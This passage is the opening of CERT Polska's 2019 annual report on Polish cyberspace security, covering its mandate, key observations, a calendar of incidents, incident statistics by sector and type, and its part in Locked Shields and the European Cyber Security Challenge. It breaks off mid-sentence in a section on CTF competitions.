



NASK ...
<CERT.PL>

Security of Polish Cyberspace

Annual report 2019

on the activity of CERT Polska

NASK PIB/CERT Polska

ul. Kolska 12, 01-045 Warszawa
Telefon: +48 22 38 08 274
Faks: +48 22 38 08 399
e-mail: info@cert.pl
www.cert.pl



Co-financed by the Collecting Europe
Facility of the European Union

Security of Polish Cyberspace
Annual report 2019
on the activity of CERT



We are more frequently dealing with so-called ransomware infections, i.e. software encrypting data and demanding ransom from the victim.

Przemysław Jaroszewski
Head of CERT Polska
NASK

Table of contents

About CERT Polska.....	6	Attack on Otomoto.pl customers – text messages and fake payments.....	51	Selected vulnerabilities.....	104
Introduction.....	7	A genuine payment intermediary – Allegro phishing.....	53	Vulnerabilities in medical equipment.....	104
The most important observations from 2019.....	9	Account verification required / negative transaction feedback..	54	CVE-2019-3568 – buffer overflow in WhatsApp used for NSO Group’s malware infection.....	105
Calendar of events.....	10	Data breaches.....	55	Vulnerabilities exploited by Chinese authorities for in attack against the Uyghur minority.....	106
Protection of Polish cyberspace and the activities of CERT Polska.....	12	Warsaw University of Life Sciences.....	55	CVE-2019-7286.....	107
Handling of reports and incidents and responding to threats.....	12	Virgin Mobile Poland.....	56	CVE-2019-7287.....	108
International exercise and competitions.....	16	Sextortion scam.....	57	CVE-2019-8641 – remote access to a device through iMessage.....	108
Locked Shields 2019.....	16	Taking over of .pl domains associated with a BadWPAD attack.....	58	Citrix Gateway / ADC and mass exploitation of CVE-2019-19781.....	110
European Cyber Security Challenge.....	17	What is Web Proxy Auto- Discovery Protocol?.....	58	CVE-2019-0797 vulnerability in Windows.....	111
CTF Scene.....	18	20 years of BadWPAD!.....	59	Statistics.....	113
SECURE.....	20	DNS Devolution mechanism ..	60	Limitations.....	113
The OUCH! newsletter.....	21	BadWPAD in Poland.....	61	Botnets.....	114
Projects.....	21	Am I exposed?.....	62	Botnets in Poland.....	114
SISSDEN.....	21	Emotet malware campaigns.....	63	Botnet activity broken down by telecommunications operators.....	114
RegSOC.....	23	Android malware campaigns.....	66	C&C servers.....	115
SOASP and AMCE.....	24	Genialny Kredyt.....	67	Phishing.....	118
n6.....	24	Flash update.....	68	Services enabling DRDoS attacks.....	119
mwdb.cert.pl platform.....	25	PayU.....	69	Open DNS servers.....	121
injects.cert.pl website.....	27	InPost.....	70	SNMP.....	122
DRAKVUF and DRAKMON.....	28	Polish Police / DHL.....	71	Portmapper.....	123
Forensics.....	29	Preventing infection.....	71	NTP.....	124
CyberExchange.....	29	Reverse proxy phishing.....	72	mDNS.....	125
#BezpiecznyPrzemysl.....	30	Bombing alarms.....	74	SSDP.....	126
IoT Tracker.....	31	Social engineering attacks on points of sale.....	77	NetBIOS.....	127
Security of IoT devices.....	33	Selected worldwide incidents and threats worldwide.....	79	Vulnerable services.....	128
Vulnerable routers.....	33	Ransomware.....	79	POODLE.....	130
Vulnerable smartwatches.....	34	Pegasus.....	81	CWMP.....	131
Publicly available printers.....	35	Malicious applications on Google Play.....	83	TFTP.....	132
IoT botnets in Polan.....	36	Android banking trojan.....	87	Telnet.....	133
ENISA research and projects.....	38	Anubis.....	88	RDP.....	134
Training material.....	38	Cerberus.....	89	BadWPAD.....	135
Study on early detection of incidents.....	39	Gustuff.....	90	Vulnerable services.....	136
Domestic threats and incidents.....	41	Ginp.....	91	Analysis of threats in Polish hosting companies.....	138
Disinformation and cybersecurity..	41	Preventing infection.....	92	General threats.....	138
The hunt for an American soldier.....	41	FaceApp controversy.....	93	Services enabling DRDoS attacks.....	141
Evacuation involving Dragon 19 exercises.....	42	Shutdown of the Internet in Iran ..	94	Vulnerable services.....	142
Dispossession and transfer of real property to German citizens.....	43	Cryptocurrency exchanges.....	96		
Summary.....	44	Liquidation of Bitmarket.....	96		
Ransomware in Poland.....	44	Attack on Binance.....	97		
“BLIK” scams involving social media.....	46	How to trade safely?.....	97		
Fake stores.....	49	Operation ShadowHammer.....	98		
Scams involving popular advertising sites.....	50	Operacja ShadowHammer.....	98		
		Russian APTs: Turla, Sofacy (APT-28), Dukes (APT-29).....	99		
		Asian APTs: Lazarus, APT-41, Platinum.....	101		

About CERT Polska

Responsibility to maintain secure network

CERT Polska operates within the structures of NASK – a national research institute which conducts scientific studies, operates the national .pl domain registry and provides advanced IT services.

CERT Polska is the first Polish computer emergency response team. Active since 1996 in the response teams community, it has become a recognized and experienced entity in the field of computer security. Since its launch, the core of the team's activity has been handling security incidents and cooperation with similar units worldwide. CERT Polska also conducts extensive security-related R&D. In 1998 CERT Polska became a member of the international forum of response teams (FIRST), and since 2000 it has been a member of the working group of the European response teams: TERENA TF-CSIRT, accredited by Trusted Introducer. In 2005 by the initiative of CERT Polska, a forum of Polish abuse teams, Abuse FORUM, was created. In 2010 CERT Polska joined the Anti- Phishing Working Group, an association of companies and institutions which actively fight on-line crime.

In accordance with the National Cybersecurity System Act (2018), NASK is selected as one of Computer Security Incident Response Teams, the so-called CSIRT, coordinating the handling of incidents reported by essential service providers, digital service providers, and local governments. On top of that, all users can report incidents to CSIRT NASK. In addition, NASK establishes the analytical and R&D base for the domestic cybersecurity system. CERT Polska is responsible for a large number of these tasks.

Main responsibilities of CERT Polska include:

- registration and handling of network security incidents;
- active response in case of direct threats to users;
- cooperation with other CERT teams in Poland and worldwide;
- fulfilment of the obligations specified in the National Cybersecurity System Act;
- participation in national and international projects related to the IT security;
- research into methods of detecting security incidents;
- analysis of malware, systems for exchanging information on threats;
- development of proprietary and open source tools for detection, monitoring, analysis, and correlation of threat;
- regular publication of the annual CERT Polska Report on security of Polish cyberspace;
- informational and educational activities, aimed at raising awareness in relation to IT security, including:
 - maintaining a blog at cert.pl as well as Facebook and Twitter accounts;
 - organization of the annual SECURE conference;
- analysis and testing of IT security solutions.

Introduction

Dear All

The year 2019 was the first full year of the operation of the National Cybersecurity System Act. A lot of cooperation mechanisms within and between sectors only just emerged and a large number of actors was getting adapted to the new reality and responsibilities. It is therefore difficult to summarize the functioning of the entire system. From our perspective, it was undoubtedly a year of hard work, establishing new relations, and gaining recognition as a national incident response team.

From the point of view of broadly understood security, the phenomenon of spreading false information was very common last year. Even though it is mainly associated with political battle and persecution of particular individuals or groups, the use of fake news is much more prevalent, and the effects may be more severe.

Disinformation has long been used as an important element in building a propaganda narrative, such as one that arouses negative emotions and beliefs about a particular country. Practices of this kind are included in information warfare activities. False information is also employed by cybercriminals, who make copies of news websites to spread shocking reports about supposed kidnappings or scandals in order to induce readers to provide sensitive data by provoking emotions. The topic is relevant to such an extent that in September 2019 NASK PIB prepared a separate report entitled "The Phenomenon of Disinformation at the Time of Digital Revolution" dedicated to social, economic, and psychological aspects of disinformation. This report contains examples of attacks and incidents using false information.

However, it does not mean that technical threats are becoming less important. There are still a lot of active botnets in operation, with new ones being created based on IoT devices. There are also attempts to write malicious applications for mobile devices and more traditional ones, distributed in email attachments. We are more frequently dealing with so-called ransomware infections, i.e. software encrypting data and demanding ransom from the victim.

As always, this report sums up the year from the perspective of CERT Polska, and in addition to the description of, in our opinion, the most important threats and incidents, it also contains information on our projects and educational activities as well as statistics from the n6 repository data.

We encourage everyone to make use of the systems described in the report, such as MWDB and n6, report incidents, follow us on social media and to read the content of this report thoroughly.



The most important observations from 2019

1. CERT Polska registered 6,484 incidents in 2019. This is a record number and the biggest year-over-year increase (73%). The most common type of attack was phishing, which constituted approximately 54.2% of all the incidents. The second most common type of incident was malicious software – approximately 14.9%. Abusive and illegal content, including spam, constituted approximately 12.1% of all the registered incidents.
2. A large part of fraud in Polish cyberspace makes use of fake payment gateways, together with email or text messages about the need to pay a small fee, e.g. for shipment, additional fee for a parcel, etc.
3. False information is utilized ever more frequently, both in propaganda campaigns conducted by governments and in criminal activities, used as a tool for arousing emotions and inducing people to visit a fake webpage or provide access to data.
4. There were a lot of incidents and variants of online trade related scams, from advertisements on sales websites to fake shops.
5. Malicious Android applications found in 2019 masqueraded as e.g. banks, courier service firms, or the police. Their effectiveness is still low, as they require a reliable socio-technical scenario to induce the victim to install the application from outside the official store and give it the right permissions.
6. The year 2019 brought a significant increase in ransomware infections in the industrial, medical, and central and local government administration sectors. The business model of criminals is also changing. It is more frequent that they demand ransom not only for decrypting, but also for not disclosing data.
7. A disturbing trend is the use of anonymous email gateways to send false bombing alarms to schools, offices, or hospitals.
8. Emotet was the most common malicious software distributed via email. A new technique for making messages more credible was adopted in its campaigns: inserting fragments of actual conversations stolen from previous victims.
9. Attacks on IoT devices are becoming more specialized, frequently targeting a single vulnerability in a specific model of a particular manufacturer. The purpose of taken over devices is also changing: in addition to DDoS attacks, attackers are more interested in data theft, malware distribution, or cryptocurrency mining.
10. We observed approximately 1.3 million unique IP addresses from Polish networks with services that may be exploited in DRDoS attacks, which means a decrease by 600 thousand compared to the year 2018. Incorrectly configured open DNS servers remain the most common service vulnerable to DRDoS attacks.
11. The observed activity of botnets in Polish networks is lower than in previous years. We also found more server addresses for managing botnets. The above fact indicates the exchange of information about threats on a larger scale, which in consequence leads to effective elimination of the largest botnets.
12. As part of the SOASP and AMCE projects, CERT Polska was involved in the development of threat information exchange platforms (n6, mwdb.cert.pl, the new injects.cert.pl portal) and malicious software analysis tools (the Drakmon project).

Calendar of events

12	December 2019	more information...
18	Virgin Mobile data breach	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/wyciek-a-raczej-kradziej-danych-klientow-virgin-mobile/
11	November 2019	more information...
15	Loss of a laptop with personal data of Warsaw University of Life Sciences students	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/kradziej-laptopa-sggw-dane-studentow/
10	October 2019	more information...
31	Penalty imposed on the Mayor of Aleksandrów Kujawski for breach of the GDPR	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/pierwszy-urzed-w-polsce-dostaje-kare-za-rod0/
30	Facebook's lawsuit against the NSO Group regarding Pegasus	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/facebook-whatsapp-pozew-nso-pegasus/
28	25,000 Spotify logins and passwords disclosed, including Polish	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/25-000-loginow-i-hasel-do-spotify-krazy-po-sieci-wsrod-ofiar-sa-polacy/
21	Information about the attack on Avast	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/avast-zhakowany-ale-wykryl-atak-i-usunal-intruza/
20	Information about the attack on NordVPN	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/jak-nordvpn-przez-rok-udawal-ze-wcale-go-nikt-nie-zhakowal/
17	IT officer from Poznań who had defrauded PLN 500 thousand detained	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/urzedowy-informatyk-wyludzil-500-tys-zl-swiadczen-socjalnych-zbrodnia-prawie-doskonala/
13	Launch of the public bug bounty programme	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/allegro-uruchamia-pierwszy-duzy-publiczny-program-bug-bounty-w-polsce/
06	Attack on Polish Twitter users	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/twitter-atak-aplikacja/
09	September 2019	more information...
19	Penalty of PLN 3 million on Morele.net for breach of the GDPR	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/3-miliony-kary-dla-morele-net-od-uodo-za-naruszenie-rod0/
02	Data on contracts concluded by GetHero published by a blackmailer	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/szantazysta-wykradl-dane-polskiej-agencji-i-ujawnia-zarobki-influencerow/
08	August 2019	more information...
31	Twitter CEO's account hacked and used for publishing offensive content	<ul style="list-style-type: none"> https://niebezpiecznik.pl/post/szef-twittera-zhackowany-przez-kilkadziesiat-minut-publikowal-wulgarne-tresci-na-swoim-koncie/
30	Information about an attack targeting the Uyghur minority in China by means of iOS 0- days	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/masowy-atak-na-uzytkownikow-iphonow-przez-dwa-lata-infekowal-urzedzenia/
27	Disclosure of Selgros24.pl invoices	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/setki-tysiecy-faktur-byly-dostepne-dla-kazdego-klienta-selgros24-pl/
07	July 2019	more information...
24	Criminals who had stolen PLN 718 thousand with a duplicate SIM card arrested	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/ukradli-718-000-pln-kupili-14-sztabek-zlota-wpadli-po-kilku-dniach/
21	Attack on Uber through a flaw in Palo Alto VPN	<ul style="list-style-type: none"> https://zaufanatrzeciastrona.pl/post/zhakowali-ubera-przez-luke-w-vpnie-palo-alto/

18	Beginning of the FaceApp affair	• https://niebezpiecznik.pl/post/faceapp-to-narzedzie-rosjan/
11	Attacks on Play mobile network dealers	• https://zaufanatrzeciastrona.pl/post/salony-sieci-play-na-celowniku-bezczelnych-wlamywaczy/
8	Closure of the Bitmarket.pl exchange	• https://niebezpiecznik.pl/post/polska-gielda-kryptowalut-bitmarket-pl-sie-wziela-i-zamknela/
06	June 2019	more information...
21	Publication of false information about evacuation of Poles by US military on many hacked sites	• https://niebezpiecznik.pl/post/niezalezna-pl-i-inne-serwisy-w-polsce-zhackowane-rozsiewaly-plotki-o-ewakuacji-polakow-przez-zandarmerie-i-wojska-usa/
19	European Internet traffic BGP hijacked by China	• https://niebezpiecznik.pl/post/chiny-po-raz-kolejny-przejely-internetowy-ruch-z-europy/
14	False invoice for an aircraft paid by LOT Polish Airlines	• https://zaufanatrzeciastrona.pl/post/jak-lot-zaplacil-zlodziejom-26-mln-pln-raty-za-samoloty/
04	User polish-bandit from the ToRepublic forum arrested	• https://zaufanatrzeciastrona.pl/post/kolejny-uzytkownik-torepublic-znalazl-sie-w-rekach-organow-scigania/
05	May 2019	more information...
31	wpad.pl domains used for BadWPAD attack taken over by CERT Polska	• https://www.cert.pl/news/single/przejecie-domen-pl-zwiazanych-z-atakiem-badwpad/
28	An 18-year-old from Łódź running a child sex forum arrested	• https://zaufanatrzeciastrona.pl/post/18-latek-z-lodzi-prowadzil-popularne-forum-pedofilskie-w-sieci-tor/
04	April 2019	more information...
04	Data breach of 540 million Facebook users	• https://niebezpiecznik.pl/post/dane-540-mln-uzytkownikow-facebook-a-byly-dostepne-publicznie-znow-w-chmurze-amazona/
03	March 2019	more information...
26	First penalty in Poland imposed by the Personal Data Protection Office – PLN 943 thousand	• https://niebezpiecznik.pl/post/rodo-niemal-milion-zlotych-kary-dla-polskiej-firmy-za-przetwarzanie-danych-przedsiębiorców/
20	Ransomware attack on Norsk Hydro	• https://niebezpiecznik.pl/post/to-ransomware-uderzyl-w-potentata-aluminium-norsk-hydro/
02	February 2019	more information...
15	Defacement of Polish websites during the Middle East conference in Warsaw	• https://zaufanatrzeciastrona.pl/post/hakerzy-zaatakowali-polskie-witryny-podczas-konferencji-bliskowschodniej-w-warszawie/
08	PGZ Group (the Polish Armaments Group) paid a fake invoice	• https://www.rmf24.pl/fakty/news-gigantyczna-afeta-w-polskiej-grupie-zbrojeniowej-milionowe-s,nld,2825611
01	January 2019	more information...
31	Fire at a T-Mobile server room in Warsaw	• https://niebezpiecznik.pl/post/pozar-t-mobile/
29	ShadowHammer attack discovered by Kaspersky Lab	• https://securelist.com/operation-shadowhammer/89992/
21	Penalty imposed on Google by the French data protection authority	• https://niebezpiecznik.pl/post/50-mln-euro-kary-dla-google-za-naruszenie-rodo/
05	Information on alleged bombings in various institutions begin to appear	• https://zaufanatrzeciastrona.pl/post/nieuchwytny-przestepca-paralizuje-od-stycznia-prace-polskich-firm-i-urzedow/
04	Data breach of Germans politicians	• https://niebezpiecznik.pl/post/olbrzymi-wyciek-danych-setek-niemieckich-politykow-z-prawie-kazdej-partii-politycznej/

Protection of Polish cyberspace and the activities of CERT

Handling of reports and incidents and responding to threats

Since the beginning of 2019, CERT Polska has been actively fulfilling its duties specified in the National Cybersecurity System Act. Our main duty is invariably to handle reported incidents. Nevertheless, there were a lot of additional actions undertaken last year.

We developed a special form for ESPs and public entities to register appointed contact persons.¹ The applicant can choose the represented entity, whereupon is transferred to a detailed form containing questions necessary for effective communication. The contact may also be an external entity which provides cybersecurity services for a particular institution. The form is available at <https://www.incydent.cert.pl/osoba-kontaktowa>

We also produced recommendations for appointing contact persons. The document was created in agreement between CSIRT NASK and CSIRT GOV. It provides guidance on the position within the structures of the organization and of the competences of the contact. Further recommendations pertain to email accounts for reporting incidents and the contact. We hope that the new form and recommendations will help entities in fulfilling their legal obligations.

In 2019, CSIRT NASK cooperated with competent authorities for cyber security matters. We held meetings with representatives of the following sectors: energy, banking and financial market infrastructure, healthcare, transport, and water supply and distribution. The aim was to produce recommendations for actions to strengthen cybersecurity, including sector-specific guidelines on reporting of incidents. The Work with these authorities is performed on a bilateral basis.

Another step taken by CERT Polska was the addition of sectors to the classification of incident reporting entities. This change made it possible to better illustrate the occurring phenomena. We separated such sectors as wholesale and retail trade, media, and individuals. The exact detail on our statistics and trends can be found further in this report.

The statistics contained in this chapter refer to reports submitted to CERT Polska and cybersecurity incidents recorded on their basis. The said reports were sent via the form available at <https://incydent.cert.pl>, by e-mail to cert@cert.pl, or registered by one of the providers on the basis of information obtained. The statistics do not contain data collected and automatically processed in the n6 system.

A gradual increase in the number of incidents and reports has been observed for many years. The year 2019 was record-breaking in this respect – CERT Polska handled 22,343 reports, which were thoroughly analysed and grouped in a non-automated manner. On the basis of 10,489 reports, a total of 6,484 cybersecurity incidents were recorded (as a reminder, a total of 3,739 incidents were recorded in 2018). Table 2 shows the statement of incidents broken down into categories according to the eCSIRT.net classification².

CERT Polska documented a record increase in the number of handled incidents of 73% compared to the year 2018. Last year, the most common type of attack was phishing, which constituted approximately 54.2% of all the incidents. The second most frequently reported incidents were those related to malicious software – approximately 14.9%. Incidents in the category of abusive and illegal content, including spam, constituted approximately 12.1% of all the recorded incidents.

1. The obligation to report a cybersecurity contact is laid down in Article 9 and Article 29 of the National Cybersecurity System Act (Official Journal Dz.U. of 2018, item 1560).
2. <https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf>

By far the most popular type of incident handled by CERT Polska was phishing, accounting for over half of all the cases. Compared to the previous year, the share of phishing incidents increased by approximately 10 percentage points. Two kinds of this type of scam were the most popular among criminals. The first one was Facebook phishing. Scammers published posts containing information about a kidnapped child with a link to a webpage where the user could view the video of the incident. To do this, the user had to confirm being of age by undergoing authorization through their Facebook account. This way, the scammer gained access to the victim's account, which could be then used for committing another fraud, e.g. "BLIK scam".

This method consists in masquerading as the owner of the Facebook account and sending private messages to people on the user's friend list asking for a transfer of money via the BLIK mobile payment system (see p. 46). The second most popular phishing scam in 2019 was masquerading as PayU and DotPay quick payment providers. Criminals sent emails or SMS messages to random individuals on a mass scale containing information about a necessary payment, such as an additional fee for a parcel, payment for court enforcement, etc. While providing the credentials (login and password) on a fake page of the payment provider, scammers intercepted the data and gained access to the victim's bank account (see p. 49).

The proportion of reported malicious software incidents to the total number of recorded incidents decreased by approximately 9 percentage points compared to the previous year – from approximately 24% to approximately 15% – despite the fact that we documented more incidents. In 2019 there were a lot of campaigns which attacked Polish users on a mass scale. The most common vector was the distribution of emails with a supposed invoice, document, or information attached. These messages predominantly bore the names of known companies and contained files with a script, document, or Internet address with a malicious redirect. The number of incidents not classified in this category is due to the fact that in the initial stage of report handling it is difficult to ascertain the type of malicious software dealt with. As in previous years, the classification of reported malicious software incidents is complex and in some cases may not represent the actual type of threat. The reason for this is that the attacks are multi-layered and malicious software has a large number of functions.

Taking into consideration the number of incidents handled in 2019, illegal and abusive content, including spam, occupies third place. Compared to 2018, there was approximately an 88% increase in this category of recorded incidents. The most frequently handled incidents of this type were so-called sextortion scams consisting in massive distribution of email messages informing that the sender allegedly possesses erotic content with the victim and demanding ransom in return for its deletion. A new feature of this scam found last year was real information about the victim, their mobile phone number, and PESEL number contained in the blackmailing message. These data were most probably obtained from some large leakage, and their presence made the situation much more credible in the eyes of the victim. A small share of other types of illegal and abusive content stems from the fact that a dedicated team Dyżurnet.pl (www.dyzurnet.pl), which also operates within the structures of NASK PIB, handles such incidents. These incidents are included in the report of Dyżurnet.pl³ for 2019.

Wholesale and retail trade occupies a high position among the sectors in which the incident occurred. It involves fake stores cases. This vector of attack is still very popular among criminals. The majority of such reports submitted to CERT Polska were made by individuals. This is a substantial share of all the incidents. The media sector occupies the third place in the rank. It entails frequent phishing attacks aiming at stealing user credentials to such websites as Netflix or Facebook.

Within the scope of the National Cybersecurity System Act, in 2019 CERT Polska handled 9 incidents classified as serious, i.e. such which could adversely affect the provision of an essential service. We recorded 6 serious incidents in the banking sector. The remaining 3 occurred in the energy, healthcare, and digital infrastructure sectors.

3. <https://dyzurnet.pl/multimedia/najnowsze-raporty-z-dzialalnosci.html>

In 2019, CERT Polska handled 336 incidents relating to public entities, which accounts for approximately 5.2% of all the recorded incidents. Reports from this sector were typically classified as malicious software or abusive and illegal content, including spam. There were also phishing attacks aimed at intercepting email credentials. At the end of the year, there was an increased number of reports concerning ransomware encryption.

The table below shows the statistics of the incidents handled by CERT Polska in 2019.

Economic sector	Number of incidents	%
Individuals	1212	18,7%
Banking	1057	16,3%
Media	748	11,5%
Wholesale and retail trade	624	9,6%
Digital infrastructure	550	8,5%
Finance	500	7,7%
Other services	480	7,4%
Public administration	336	5,2%
Education	62	1%
Transport	61	0,9%
Healthcare	53	0,8%
Postal and courier services	49	0,8%
Production	46	0,7%
Construction and real estate management	31	0,5%
Energy	28	0,4%
Logistics and distribution	19	0,3%
Culture and protection of national heritage	9	0,1%
Hotels, restaurants, catering	9	0,1%
Tourism	8	0,1%
Water supply	5	0,08%
Insurance	5	0,08%
Physical culture	4	0,06%
Religious denominations and national minorities	3	0,05%
Agriculture	3	0,05%
Waste management	2	0,03%
Fishery	2	0,03%
Chambers of commerce and industry	0	0,0%
Other	578	9%
Total	6484	100%

Table 1. Incidents handled by CERT Polska in 2019 according to economic sectors.

Type of incident	Number of incidents	%
I. Abusive and illegal content, including:	812	12,5%
Spam	786	12,1%
Harmful speech	11	0,2%
Child pornography, violence	0	0,0%
Not classified	15	0,2%
II. Malicious software, including:	969	14,9%
Virus	0	0,0%
Worm	0	0,0%
Trojan	69	1,1%
Spyware	0	0,0%
Dialer	0	0,0%
Rootkit	0	0,0%
Not classified	900	13,9%
III. Information gathering, including:	95	1,5%
Scanning	44	0,7%
Sniffing	1	0,02%
Social engineering	26	0,4%
Not classified	24	0,4%
IV. Intrusion attempts, including:	77	1,2%
Exploiting of known vulnerabilities	1	0,02%
Login attempts	29	0,4%
New attack signature	0	0,0%
Not classified	47	0,7%
V. Intrusions, including:	160	2,5%
Privileged account compromise	10	0,2%
Unprivileged account compromise	39	0,6%
Application compromise	14	0,2%
Bot	11	0,2%
Not classified	86	1,3%
VI. Availability, including:	57	0,9%
Denial of Service (DoS)	4	0,1%
Distributed Denial of Service (DDoS)	33	0,5%
Sabotage	1	0,02%
Outage (no malice)	6	0,1%
Not classified	13	0,2%
VII. Information content security, including:	41	0,6%
Unauthorised access to information	20	0,3%
Unauthorised modification of information	2	0,03%
Not classified	19	0,3%

VIII. Fraud, including:	4086	63,0%
Unauthorised use of resources	5	0,1%
Copyright	5	0,1%
Masquerade	23	0,4%
Phishing	3516	54,2%
Not classified	537	8,3%
IX. Vulnerable services, including:	102	1,6%
Open for abuse	8	0,1%
Not classified	94	1,4%
X. Other	85	1,3%
Total	6484	100%

Table 2. Incidents handled by CERT Polska in 2019 according to type.

International exercise and competitions

CERT Polska regularly participate in international exercise testing technical analysis of threats and incident response procedures in international context. The most important of these are the annual Locked Shields defensive exercise and the biennial Cyber Europe. Since 2018, we have been also putting together the Polish team which participates in the European Cyber Security Challenge.



■ Locked Shields 2019

Locked Shields is the biggest and most advanced computer security defence exercise worldwide. It has been held annually since 2010 by CCDCOE – the NATO Cooperative Cyber Defence Centre of Excellence with its seat in Estonia.

Participating entities include countries financing the activities of the centre, commercial organizations, and research institutions. In the exercise scenario, each of the national teams of the participating countries acts as a “blue” team, i.e. computer incident response team. At the request of a fictional allied country, Berylia, each of the “blue” teams defends a simulated part of its IT infrastructure against the hostile actions of the “red” team. The tasks of the “blue” teams include not only defensive actions, network security, or attack detection and prevention, but also exchange of information in international cooperation. The action takes place under great pressure of time, in an environment previously unknown to the “Blues”. The actions of the “Reds” are to simulate those of an organized hostile team using the strategy, techniques, and procedures of an APT (“advanced persistent threat”) actor.

In addition to a large number of standard computer systems – workstations, servers, or network devices – Locked Shields also involves specialized military and critical infrastructure systems. In 2019, the simulated infrastructure consisted of a military base, a naval base with maritime surveillance IT system, a transit ship using dedicated LTE connectivity, as well as a power plant, an energy distribution system, and a water treatment plant. The “blue” teams had to defend over 150 computer systems in total, which were attacked more than 2,500 times in two days. A total of 1,200 people representing the “blue” teams and 300 experts on the part of the organizers participated in the exercise.

In addition to the main exercise, there are parallel routes of:

- computer forensics analysis, where teams must reconstruct the course of an incident on the basis of computer system images in the Capture the Flag formula;
- media, where those in charge of communication have to precisely answer reporters' questions about the other parts of the exercise as well as respond to disinformation activities in simulated social media;
- legal, in which each of the “blue” teams has to prepare legal analyses of international, military and cybersecurity law in the course of the exercise;
- strategic, where each country has the opportunity to test its crisis management processes relating to cybersecurity incidents in a potential “hybrid” conflict.

All these routes intertwine, and the results of one can influence the analysis or decision in another. This helps to strengthen effective cooperation between teams, which is frequently one of the biggest challenges in managing cybersecurity.

The Polish team led by the military National Centre for Cyberspace Security occupied the 6th position out of 23 “blue” teams in 2019.

In the Polish team, experts from CERT Polska formed primarily a “special systems” team, being responsible in the exercise, among others, for the security of industrial systems or LTE networks.



Figure 1. Industrial controllers simulating power generation and distribution processes.
Photo by CCDCOE.



■ European Cyber Security Challenge

If cybersecurity was a sport and ENISA (the European Union Agency for Cybersecurity) was an association of European teams, the European Cyber Security Challenge could be the U-25 European Championships. The idea of organising pan-European exercise in the Capture The Flag formula was put forward by the European Commission in 2013. From the very beginning, the main idea of ECSC was to increase the popularity of cybersecurity issues and to encourage young people to pursue a career in related professions.

The first edition took place in 2014, although only three countries participated. In 2016 ENISA took over the organization of the event, and in 2018 Poland was invited to participate for the first time. The final event was then held in London, in which Poland occupied the fourth place out of 17 countries.

Every year, before the final event, each country must select its national team. Each team must consist of 10 people, with 5 people aged 14 to 20 and 5 people aged 21 to 25. In most countries, including Poland, team members are selected in a domestic qualifying competition. In Poland, CERT Polska is responsible for the organization of the event and coordinates the participation of the team in the ECSC finals.

In 2019, the Polish qualifying competition for both age groups was a CTF game held online between 24-28 June at hack.cert.pl. Nearly 80 competitors struggled with 17 tasks prepared by CERT Polska employees in the following categories: security of Internet applications, software reverse engineering, cryptography, and exploitation of application vulnerabilities. In total, the competitors sent 308 correct “flags”, only one person managed to complete all the tasks, and 38 participants solved at least one. The selected team members are: Jakub Kaździolka, Michał Szaknis, Karol Baryła, Paweł Wieczorek, Kacper Kluk, Krzysztof Haładyn, Gregorz Uriasz, Jaromir Górski, Paweł Płatek, and Mateusz Pstruś, team captain. If you would like to test your skills, feel free to solve the tasks from this and previous editions of the qualifying competitions at <https://hack.cert.pl>.

In mid-September, the team had the opportunity to get to know each other more at a workshop at NASK seat. A video presenting the team members is available for viewing at <https://www.youtube.com/watch?v=UvzwiGH50LQ>. The final event was held in Bucharest from 8 to 12 October. The number of participating countries was 20, and the Polish team finished in sixth place. The podium was occupied by Romanian, Italian, and Austrian teams. The next edition of the competition will be held in Vienna.




Figure 2. Polish team at the ECSC 2019 finals in Bucharest.

CTF scene

Capture The Flag (CTF) competitions are computer security competitions played in teams. They are organized independently by research institutions, governments, non-governmental organisations, as well as by CTF teams themselves. The competition can be classified according to the formula and setting of the game. The most popular formula is “jeopardy” in which teams complete a dozen to several dozen tasks of varying difficulty in the categories: web application security testing, software reverse engineering, cryptography, or exploitation of vulnerabilities in applications. The task is completed with capturing

